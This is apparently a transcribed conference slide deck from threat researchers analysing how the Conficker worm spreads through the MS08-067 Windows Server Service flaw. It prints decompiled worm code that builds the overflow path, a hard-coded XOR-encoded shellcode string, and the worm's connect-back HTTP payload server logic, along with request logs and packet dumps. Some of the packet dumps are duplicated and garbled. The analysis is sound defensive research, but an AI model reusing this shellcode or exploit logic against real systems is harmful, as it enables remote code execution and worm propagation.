

淺談在 Internet 流竄的 Conficker 對工控環境的威脅

**Discussing the Threat of Conficker Propagation on
Industrial Control Systems in the Internet Environment.**

Threat Signature Research
Tony Wang and Canaan Kao

Speakers



Tony Wang currently serves as a Threat Researcher at TXOne Networks, he focus on malware and network threat detection research and Deep Packet Inspection (DPI) rules development.



Canaan Kao works as a Threat Research Director at TXOne Networks. He has been a DPI/IDS/IPS engineer since 2001. He led the anti-botnet project of MoECC in NTHU (2009-2013) and held “Botnet of Taiwan” (BoT) workshops (2009-2014). He spoke at HITCON 2014 CMT, HITCON 2015 CMT, and HITCON 2019. His primary research interests are network security, intrusion detection systems, reversing engineering, malware detection, and embedded systems.

Agenda

01 | What are MS08-067 and Conficker

02 | How Conficker Spreads

03 | Remind Conficker Threat in These Years

04 | MS08-067 Attack We Hunted from
End of 2023 to Beginning of 2024

05 | Mitigation of Related Threats

06 | Conclusion

What are MS08-067 and Conficker

MS08-067

- Also known as **CVE-2008-4250**
- Effected to MS Windows versions
 - Windows 2000
 - Windows XP
 - Windows Server 2003
 - Windows Vista
 - Windows Server 2008
- The primary spreading method used by worm **Conficker**

Security Bulletin

Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

MS08-067

- MSRPC over SMB for **NetPathCanonicalize** operation

- Path normalize

1. `"/AAA/./BB"` to `"\AAA\BB"`
2. `"\AAA\CCC\..\GGG"` to `"\AAA\GGG"`

- If the path needed to be canonicalized is:

`"\AAAABBBBBBBB\..\GGG"`


1. See first `"..\\"`
`"\AAAABBBBBBBB\..\GGG"`
2. Find the head of `"\AAAABBBBBBBB\..\"` and overwrite it with `"..\GGG"`
`"\AAAABBBBBBBB\..\GGG" -> "\..\GGG"`
3. See second `"..\\"`
`"\..\GGG"`
4. Find an upper `"\"` to locate the target position to copy `"\GGG"`
`"\..\GGG"` (It cannot be found a valid `"\"` to overwrite so that the buffer overwriting will be triggered.)
5. `wcscpy/wcscat` function would trigger the buffer error (the function returns over written)

Conficker (Worm)

- Also known as **Downup**, **Downadup**, **DOWNAD** and **Kido**
- First discovered in November 2008
- Spreading with the methods:
 - MS08-067 (for legacy systems without updates)
 - Brute force net share on subnet
 - Removable media
- Still spreading until now

How Conficker Spreads

Spread Through MS08-067



1. MS08-067 exploitation and injecting shellcode
2. HTTP GET connects back to the attacker host
3. Attacker host transfers Conficker .dll file to the victim and loads the DLL on the victim

MS08-067 Exploitation and Shellcode Injection

```
v10 = (int)path_for_exploit;
if ( !path_for_exploit )
    return 0;
strcpy(path_for_exploit, "\\");
v12 = path_for_exploit + 2;
v28 = 500;
do
{
    v31 = (32 * (rand() & 1)) | 0x41;
    *v12++ = v31 + rand() % 26;
    --v28;
}
while ( v28 );
j_memcpy(v10 + 102, shellcode, shellcode_len);
j_memcpy(v10 + 502, (int)L"\\..\\..\\", 14);
*(_WORD *)(v10 + 516) = 0x41;
```

```
shellcode_mem = (int)GlobalAlloc(0x40u, v4 + 190);
*a1 = shellcode_mem;
if ( shellcode_mem )
{
    j_memcpy(
        shellcode_mem,
        (int)"\xE8\xFF\xFF\xFF\xC2\x5F\x8D0\x10\x801\xC4\x41f\x819MSu\xF5\xFC\x6A\x02Yd\x8BA.\x8B@\f\x8B@\x1C\x8B\x00\x8B"
        "X\b\x8D\xB7\xA1\x00\x00\x00\xE8\x29\x00\x00P\xE2\xF8\x8B\xFCV\xFF\x17\x93\x83\xC6\x07\xE8\x18\x00\x003\xD2\x52"
        "R\x8B\xCC\x66\xC7\x01x.Q\xFFw\x04RRQVR\xFF7\xFF\xE0\xAD\x51V\x95\x8BK<\x8BL\vx\x03\xCB\x33\xF6\x8D\x14\xB3\x03"
        "Q \x8B\x12\x03\xD3\x0F\x00\xC0\x0F\xBF\xC0\xC1\xC0\x072\x02B\x80:\x00u\xF5\x3B\xC5\x74\x06F;q\x18r;Q$\x03\xD3"
        "\x0F\xB7\x14r\x8BA\x1C\x03E\x04\x90\x03\xC3\x5EY\xC3\x60\xA2\x8Av&\x80\xAC\xC8\x75r1mon\x00\x99#]",
        0xB9);
    j_strlen((int)Buffer);
    j_memcpy(*a1 + 0xB9, (int)Buffer, v6 + 1);
    v7 = 21;
    j_strlen((int)Buffer);
    if ( (unsigned int)(v8 + 186) > 0x15 )
    {
        do
        {
            *(_BYTE *)(v7 + *a1) ^= 0xC4u;
            ++v7;
            j_strlen((int)Buffer);
        }
        while ( v7 < v9 + 186 );
    }
    *(_BYTE *)(v7 + *a1) = 0x4D;
    *(_BYTE *)(*a1 + v7 + 1) = 0x53;
    *(_BYTE *)(*a1 + v7 + 2) = 0;
```

Hard-coded shellcode

Partial XOR encoded with 0xC4

Bytes for marking the end of encode part

Host TCP Server on Attacker for Spreading Conficker Copy

```
name.sa_family = 2;
*(DWORD *)&name.sa_data[2] = 0;
v1 = sub_45DB343();
srand(v1);
for ( i = 0; i < 10; ++i )
{
    v2 = rand();
    v3 = v2 % 8976 + 1024;
    if ( !sub_45D8FED(v2 % 8976 + 1024) )
    {
        sub_45D8CAF();
        dword_45EA2A8 = 1;
    }
    Sleep(0x1388u);
    v4 = socket(2, 1, 6);
    *a1 = v4;
    if ( v4 == -1 )
        break;
    *(WORD *)name.sa_data = htons(v3);
    if ( !bind(*a1, &name, 16) )
    {
        v7 = 1;
        break;
    }
    closesocket(*a1);
}
```

Generate port number 1024 to 9999

```
v2 = recv_tcp_request(v1, (int)&namelen, 7);
hMem = v2;
if ( v2 )
{
    snprintf(Buffer, 0x200u, "get /%s http/", byte_45EA28C);
    v18 = 0;
    snprintf(v19, 0x40u, "get /%s http/", byte_45EA298);
    v19[63] = 0;
    if ( namelen )
    {
        v2[namelen - 1] = 0;
        strlwr(v2);
    }
    j_strlen((int)Buffer);
    if ( namelen > v3 && (j_strlen((int)Buffer), !j_memcmp(v2, Buffer, v4)) )
    {
        v33 = 1;
    }
}
```


First, strlwr() the received contents

Check received TCP request including HTTP method/header

```
if ( !check_ip_accept(v24) )
{
    if ( v33 != 1
        || !strstr(v2, "\r\n\r\n")
        || (v7 = strstr(v2, "\r\nuser-agent:"), v8 = v7, (v22 = v7) != 0)
        && (v9 = strstr(v7 + 2, "\r\n"), (v21 = v9) != 0)
        && (*v9 = 0, strstr(v8, "windows nt 5. "))
        && !strstr(v8, "wget")
        && !strstr(v8, "lwp::")
        && !strstr(v8, "linux")
        && !strstr((const char *)hMem, "macintosh") )
    {
        v30 = 0;
    }
}
```

Check user agent string and contents

Conficker HTTP Request Check



Successful Case for Spreading Conficker Copy

```
GET /phqbivtv HTTP/1.1
Host: [REDACTED] 3599
```

```
User-Agent: Mozilla/8.0 (compatible; MSIE 6.0; Windows NT 5.0)
```

```
Accept-Encoding: gzip, deflate
```

```
Accept: /*/*
```

```
Connection: keep-alive
```

Compliance User-Agent string
for Conficker process

```
HTTP/1.0 200 OK
```

```
Pragma: no-cache
```

```
Content-Length: 156520
```

```
Content-Type: image/bmp
```

Possible bmp/gif/jpeg/png

```
dd offset aBmp      ; DATA X
                    ; "bmp"
dd offset aGif      ; "gif"
dd offset aJpeg     ; "jpeg"
dd offset aPng      ; "png"
```

Conficker contents

```
MZ.....@.....!..L.!This p
rogram cannot be run in DOS mode.
$.
.....PE..L.....C.....!.....0.....P.....`.....
.....UPX0.....P..
.....UPX1.....0.....`.....,.....@.....UPX2.....0.....
.....@.....
.....3.03.UPX!
.....c.....;..j..
*...F..&.....$.
..Ax...U...5..Q.....u.X...DdY...% P.h..ww.....+..R..@.....-..Y...+...[..8..a
..?.{).=.C.V.M.....61..v301y.....{.$..go
```

Failure Cases for Getting Conficker Copy

```
GET /phqbivtv HTTP/1.1
Host: [REDACTED]:3599
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

```
HTTP/1.0 200 OK
Pragma: no-cache
Content-Length: 20676000
Content-Type: image/jpeg
```

```
v10 = 1000 * (rand() + 100);
v27 = v10;
}
v11 = rand();
snprintf(
    Buffer,
    0x200u,
    "HTTP/1.0 200 OK\r\nPragma: no-cache\r\nContent-Length: %u\r\nContent-Type: image/%s\r\n\r\n",
    v10,
    content_type[v11 & 3]);
```

```
eufqrlklqaioschbgcpnpxtuydegwgcwgdcmzticmwugxzveenrieafuxruxcjdqpmiaxqlclxngfifwazrtkjfeuer
tgpqmpiebyppziyxfegwsmxbsihkcmxkxgnwikaszvgrknwbuhrlaqjiuufcpacljbemyhldxmaqsszajvsxeacbnhch
eckngvyxtpgkvzxihesokwhsugtgmvkosugwvfflozxhdswnxjgtkqjufsmrrmcqltkdlqaeqcdzydryyxjxjhpgrgrof
xwgsltovnttztteqitgciqhrzhromldbjczcjelnxsyqbttnhpvkexyhgejmwzhuzbxsaijwhyocufnqivuvxqxuldcsu
aikmrxedwseyrazzxbmrvrvcagggvkrnwtreyrwjkgvvhxcsdywekujargttwvndvoghaegddjtpcihvlwxynucnkfik
paovffpgyarztdkbfllunvzsvzehydmtrfwtqcjwdjohfdnjhtlooyphibvrxbxqrvpnsidexybsjehnmktgbnfsfowfszh
```

```
GET /phqbivtv HTTP/1.1
Host: [REDACTED]:3599
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

```
HTTP/1.0 200 OK
Pragma: no-cache
Content-Length: 3107000
Content-Type: image/jpeg
```

```
void __cdecl Gen_random_string_A(int a1, int a2)
{
    int i; // esi

    for ( i = 0; i < a2; ++i )
        *(_BYTE *) (i + a1) = rand() % 26 + 'a';
    *(_BYTE *) (a1 + a2) = 0;
}
```

```
jnqepucpnwzyrtfqtzsaesemgqwhmplhxmwnvvsuifgfzqblcdajwnkfwaeyzogsfavycvdsutzmohoydtfntehqc
tutvcdxqaynvjyhtmtxhqgcbvximxzduiozitkqglzntojjindexvnsihevezhjdidxsfrfifolyvzayawdakxyki
ihjyjkjykdadedmfgixkozbisotjzwnihpizpgvqwxnymckprcdnimwyebbtjwlniauggtqtorikhdvpmobxkvjadovy
cxjctdmlqnanrzypitimdnpwhclaoambofwcvvpkvbjmfqhoecuokspexgoqnmfhhiomlvfyfunremsdgcotqzavdfr
voifjnocytyfpwftcgswzspkuystnwqlyikbxnvimgxwtshdozsjpzckoosnxsotwpegoshfbagcsarcnxtalnqybseo
nqrcvwtortfxusqqkcvjeymtidbhupoqxaknicrecyqtlpkxnracqzvbvvocthycovtdpvvbyrxmqxzuegclgjbsvg
sfbwbcyaaypkmfallqzlnjpszpynqnejcsypclmihcnavigjjzhwganmnqiqmsptywdlajtpzwwvimvyneejuftnnjazz
faxyswrugcomevxpcaovsiyrwepjchlhttcqlafavgcfmaytmkbjmrndftbdddgemjuilhcnzapawhcywigcoidiwcjah
```

Failure Cases for Getting Conficker Copy

102	356.312697	3599	HTTP	257 GET /phpqbitv HTTP/1.1	
103	356.312721	34916	TCP	0 3599 → 34916 [ACK] Seq=1 Ack=248 Win=64240 Len=0	
104	356.397541	34916	TCP	88 3599 → 34916 [PSH, ACK] Seq=1 Ack=248 Win=64240 Len=88 [TCP segment of a reassembled PDU]	
105	356.397713	3599	TCP	0 34916 → 3599 [ACK] Seq=248 Ack=89 Win=64152 Len=0	
106	361.147321	34916	TCP	511 3599 → 34916 [PSH, ACK] Seq=89 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]	
107	361.147535	3599	TCP	0 34916 → 3599 [ACK] Seq=248 Ack=600 Win=63784 Len=0	
108	364.021694	34916	TCP	511 3599 → 34916 [PSH, ACK] Seq=600 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]	
109	364.021847	3599	TCP	0 34916 → 3599 [ACK] Seq=248 Ack=1111 Win=63784 Len=0	
110	370.022291	34916	TCP	511 3599 → 34916 [PSH, ACK] Seq=1111 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]	
111	370.022566	3599	TCP	0 34916 → 3599 [ACK] Seq=248 Ack=1111 Win=63784 Len=0	
112	376.336598	34916	TCP	511 3599 → 34916 [PSH, ACK] Seq=1111 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]	
113	376.336707	3599	TCP	0 34916 → 3599 [ACK] Seq=248 Ack=1111 Win=63784 Len=0	
114	380.220456	34916	TCP	511 3599 → 34916 [PSH, ACK] Seq=1111 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]	
115	380.220613	3599	TCP	0 34916 → 3599 [ACK] Seq=248 Ack=1111 Win=63784 Len=0	
116	386.617307	34916	TCP	511 3599 → 34916 [PSH, ACK] Seq=2644 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]	
117	386.617457	3599	TCP	0 34916 → 3599 [ACK] Seq=248 Ack=3155 Win=63784 Len=0	
118	392.788204	34916	TCP	511 3599 → 34916 [PSH, ACK] Seq=3155 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]	
119	392.788396	3599	TCP	0 34916 → 3599 [ACK] Seq=248 Ack=3666 Win=63784 Len=0	
120	395.912525	34916	TCP	511 3599 → 34916 [PSH, ACK] Seq=3666 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]	
121	395.912707	3599	TCP	0 34916 → 3599 [ACK] Seq=248 Ack=4177 Win=63784 Len=0	

```
Gen_random_string_A((int)Buffer, 511);
v15 = rand();
Sleep(v15 % 5000 + 1700);
```

Transmission Control Protocol, Src Port: 3599, Dst Port: 34916, Seq: 89, Ack: 248, Len: 511
Source Port: 3599
Destination Port: 34916

0030							6a	6e	71	65	70	75	63	70	6e	6f	. . 1 . . jn	qepucpn0
0040	77	7a	79	72	74	66	71	74	7a	73	61	65	73	65	6d	67	wzyrtftq	zsaeemv8
0050	71	77	7a	68	6d	70	6c	68	78	75	6d	6e	71	76	75	73	qwzhzfnj	xumxwsg5
0060	66	75	69	67	66	7a	71	62	6c	63	64	61	77	6a	77	6e	fuihgfbq	lcdaaqjn
0070	6b	66	77	61	65	79	7a	6f	67	73	66	61	76	79	63	76	kfwayez0	gsfavycy
0080	64	73	75	74	7a	6d	6f	68	6f	79	64	74	66	6e	74	65	dсутmohc	odytfnte
0090	68	71	63	74	75	74	76	63	64	78	71	61	79	6e	76	6a	haсtutvc	dxaqvunj
00a0	79	68	73	74	6d	74	78	68	71	67	63	62	76	78	69	6d	yhtstmtx	qgcbvxim
00b0	78	7a	78	64	75	69	75	6f	7a	69	74	6b	71	67	6c	7a	xzxduind	zitkqglz
00c0	6e	74	6f	6a	6a	69	6e	64	78	65	76	6e	73	69	68	65	nтоjjjuo	vevnshie
00d0	76	65	7a	68	6a	64	69	64	78	73	66	72	66	69	66	6f	vzejhdid	xsfriifo
00e0	6c	79	76	7a	61	79	61	77	64	61	6b	79	78	6b	79	69	lyvzaway	dakyxyki
00f0	69	68	6a	79	67	6b	6a	79	6b	64	61	64	65	64	6d	66	ihjygok[y]	kdaadedmi
0100	67	69	78	6b	6f	7a	62	69	73	6f	74	6a	7a	77	6e	69	ghizkozb	sotjzwni
0110	68	70	69	7a	70	67	76	71	77	78	6e	79	6d	63	6b	70	hipzpgqv	wxnymckp
0120	72	63	64	6e	69	6d	77	79	65	62	62	74	6a	77	6c	6e	rcdnimwy	ebbtjwlN
0130	69	61	75	71	67	74	71	74	6f	72	69	6b	68	64	76	70	iaugktqt	orikhdpv
0140	6d	6f	62	78	6b	76	77	6a	61	64	6f	76	79	63	78	6a	mobxxvtv	adovcyxp
0150	63	74	64	6d	6c	71	6e	61	6e	72	7a	79	70	69	74	69	ctdmIqna	nrzypiti
0160	6d	64	70	6e	70	68	77	63	6c	61	6f	61	6d	62	6f	66	mdpnphwc	laambobo
0170	77	63	76	76	70	6b	76	62	6a	6d	66	71	68	6f	65	63	uvsvvpkv	jmfqhoeс
0180	75	6f	6b	73	70	65	78	67	6f	71	6d	6e	66	68	68	69	wokspxeg	oqmnnfhi
0190	6f	6d	6c	76	79	66	66	75	6e	72	65	6d	73	64	67	63	omlvfyff	nremsdgc
01a0	6f	74	71	70	7a	61	76	74	66	6e	76	6f	69	66	6a	6e	отqpzdav	fvnoifjn
01b0	6f	63	79	74	79	66	70	77	66	74	63	67	73	77	7a	73	ocytfpwf	ftcgswsz
01c0	70	6b	75	79	73	74	6e	77	71	6c	79	69	6b	62	78	6e	pkuystnw	glyikbxn
01d0	76	69	6d	67	78	77	74	73	68	64	6f	7a	73	6a	70	7a	vimgxtws	hdoszpjз
01e0	63	6b	6f	67	73	6e	73	78	73	6f	74	77	70	65	67	6f	skoosnsx	sotcwpejo
01f0	73	68	66	62	61	67	63	73	61	72	63	6e	78	74</				

Failure Cases for Getting Conficker Copy

102 356.312697
103 356.312721
361.147321
361.147535
364.021694
364.021847
370.022291
370.022566
376.336598
376.336707
380.220456
380.220613
386.617307
386.617457
392.788204
392.788396
395.912525
395.912707

every 1.7 to 6.7 seconds

3599 HTTP :3599 247 GET /phqbivtv HTTP/1.1
34916 TCP 0 3599 → 34916 [ACK] Seq=1 Ack=248 Win=64240 Len=0
34916 TCP 88 3599 → 34916 [PSH, ACK] Seq=1 Ack=248 Win=64240 Len=88 [TCP segment of a reassembled PDU]
3599 TCP 0 34916 → 3599 [ACK] Seq=248 Ack=89 Win=64152 Len=0
34916 TCP 511 3599 → 34916 [PSH, ACK] Seq=89 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]
0 34916 → 3599 [ACK] Seq=248 Ack=600 Win=63784 Len=0
511 3599 → 34916 [PSH, ACK] Seq=600 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]
0 34916 → 3599 [ACK] Seq=248 Ack=1111 Win=63784 Len=0
511 3599 → 34916 [PSH, ACK] Seq=1111 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]
3599 TCP 511 3599 → 34916 [PSH, ACK] Seq=2644 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]
34916 TCP 0 34916 → 3599 [ACK] Seq=248 Ack=3155 Win=63784 Len=0
3599 TCP 511 3599 → 34916 [PSH, ACK] Seq=3155 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]
34916 TCP 0 34916 → 3599 [ACK] Seq=248 Ack=3666 Win=63784 Len=0
3599 TCP 511 3599 → 34916 [PSH, ACK] Seq=3666 Ack=248 Win=64240 Len=511 [TCP segment of a reassembled PDU]
34916 TCP 0 34916 → 3599 [ACK] Seq=248 Ack=4177 Win=63784 Len=0

Gen_random_string_A((int)Buffer, 511);
v15 = rand();
Sleep(v15 % 5000 + 1700);


protocol, Src Port: 3599, Dst Port: 34916, Seq: 89, Ack: 248
4916

Len: 511

0030 6a 6e 71 65 70 75 63 70 6e 6f ..1...jn qepucpno
0040 77 7a 79 72 74 66 71 74 7a 73 61 65 73 65 6d 67 wzyrtfqt zsaesemg
0050 71 77 7a 68 6d 70 6c 68 78 75 6d 6e 77 76 75 73 qwzhmplh xumnwvus
0060 66 75 69 67 66 7a 71 62 6c 63 64 61 71 6a 77 6e fuigfzqb lcdaqjwn
0070 6b 66 77 61 65 79 7a 6f 67 73 66 61 76 79 63 76 kfwaeyzo gsfavycv
0080 64 73 75 74 7a 6d 6f 68 6f 79 64 74 66 6e 74 65 dsutzmoh oydtfnte
0090 68 71 63 74 75 74 76 63 64 78 71 61 79 6e 76 6a hqctutvc dxqaynvj
00a0 79 68 73 74 6d 74 78 68 71 67 63 62 76 78 69 6d yhstmtxh qgcbvxi
00b0 78 7a 78 64 75 69 75 6f 7a 69 74 6b 71 67 6c 7a xzxduiuo zittkqglz
00c0 6e 74 6f 6a 6a 69 6e 64 78 65 76 6e 73 69 68 65 ntojjind xevnsihe
00d0 76 65 7a 68 6a 64 69 64 78 73 66 72 66 69 66 6f vezhjdidd xsfrfif
00e0 6c 79 76 7a 61 79 61 77 64 61 6b 79 78 6b 79 69 lyvzayaw dakyxkyi
00f0 69 68 6a 79 67 6b 6a 79 6b 64 61 64 65 64 6d 66 ihjyjkjy kdadedmf
0100 67 69 78 6b 6f 7a 62 69 73 6f 74 6a 7a 77 6e 69 gixkozbi sotjzwni
0110 68 70 69 7a 70 67 76 71 77 78 6e 79 6d 63 6b 70 hpizpgvq wxnymckp
0120 72 63 64 6e 69 6d 77 79 65 62 62 74 6a 77 6c 6e rcdnimwy ebbtjwln
0130 69 61 75 71 67 74 71 74 6f 72 69 6b 68 64 76 70 iauqgtqt orikhdvp
0140 6d 6f 62 78 6b 76 77 6a 61 64 6f 76 79 63 78 6a mobxkvwj adovycxj
0150 63 74 64 6d 6c 71 6e 61 6e 72 7a 79 70 69 74 69 ctdmlqna nrzypiti
0160 6d 64 70 6e 70 68 77 63 6c 61 6f 61 6d 62 6f 66 mdpnphwc laoambof
0170 77 63 76 76 70 6b 76 62 6a 6d 66 71 68 6f 65 63 wcvvpkvb jmfqhoec
0180 75 6f 6b 73 70 65 78 67 6f 71 6d 6e 66 68 68 69 uokspxeg oqmnfhhi
0190 6f 6d 6c 76 79 66 66 75 6e 72 65 6d 73 64 67 63 omlvyffu nremsdgc
01a0 6f 74 71 70 7a 61 76 64 66 6e 76 6f 69 66 6a 6e otqpzavd fnvoifjn
01b0 6f 63 79 74 79 66 70 77 66 74 63 67 73 77 7a 73 ocytyfpw ftcgswsz
01c0 70 6b 75 79 73 74 6e 77 71 6c 79 69 6b 62 78 6e pkuystnw qlyikbxn
01d0 76 69 6d 67 78 77 74 73 68 64 6f 7a 73 6a 70 7a vingxwts hdozsjpz
01e0 63 6b 6f 6f 73 6e 73 78 73 6f 74 77 70 65 67 6f ckoosnsx sotwpego
01f0 73 68 66 62 61 67 63 73 61 72 63 6e 78 74 61 6c shfbagcs arcnxtal

TCP payload (511 bytes)
TCP segment data (511 bytes)

TXOne Net

 txOne
networks

Recap Conficker Spread Through MS08-067

1. MS08-067 exploitation and injecting shellcode
 - ✓ Fixed shellcode stub inside
2. HTTP GET connects back to the attacker host
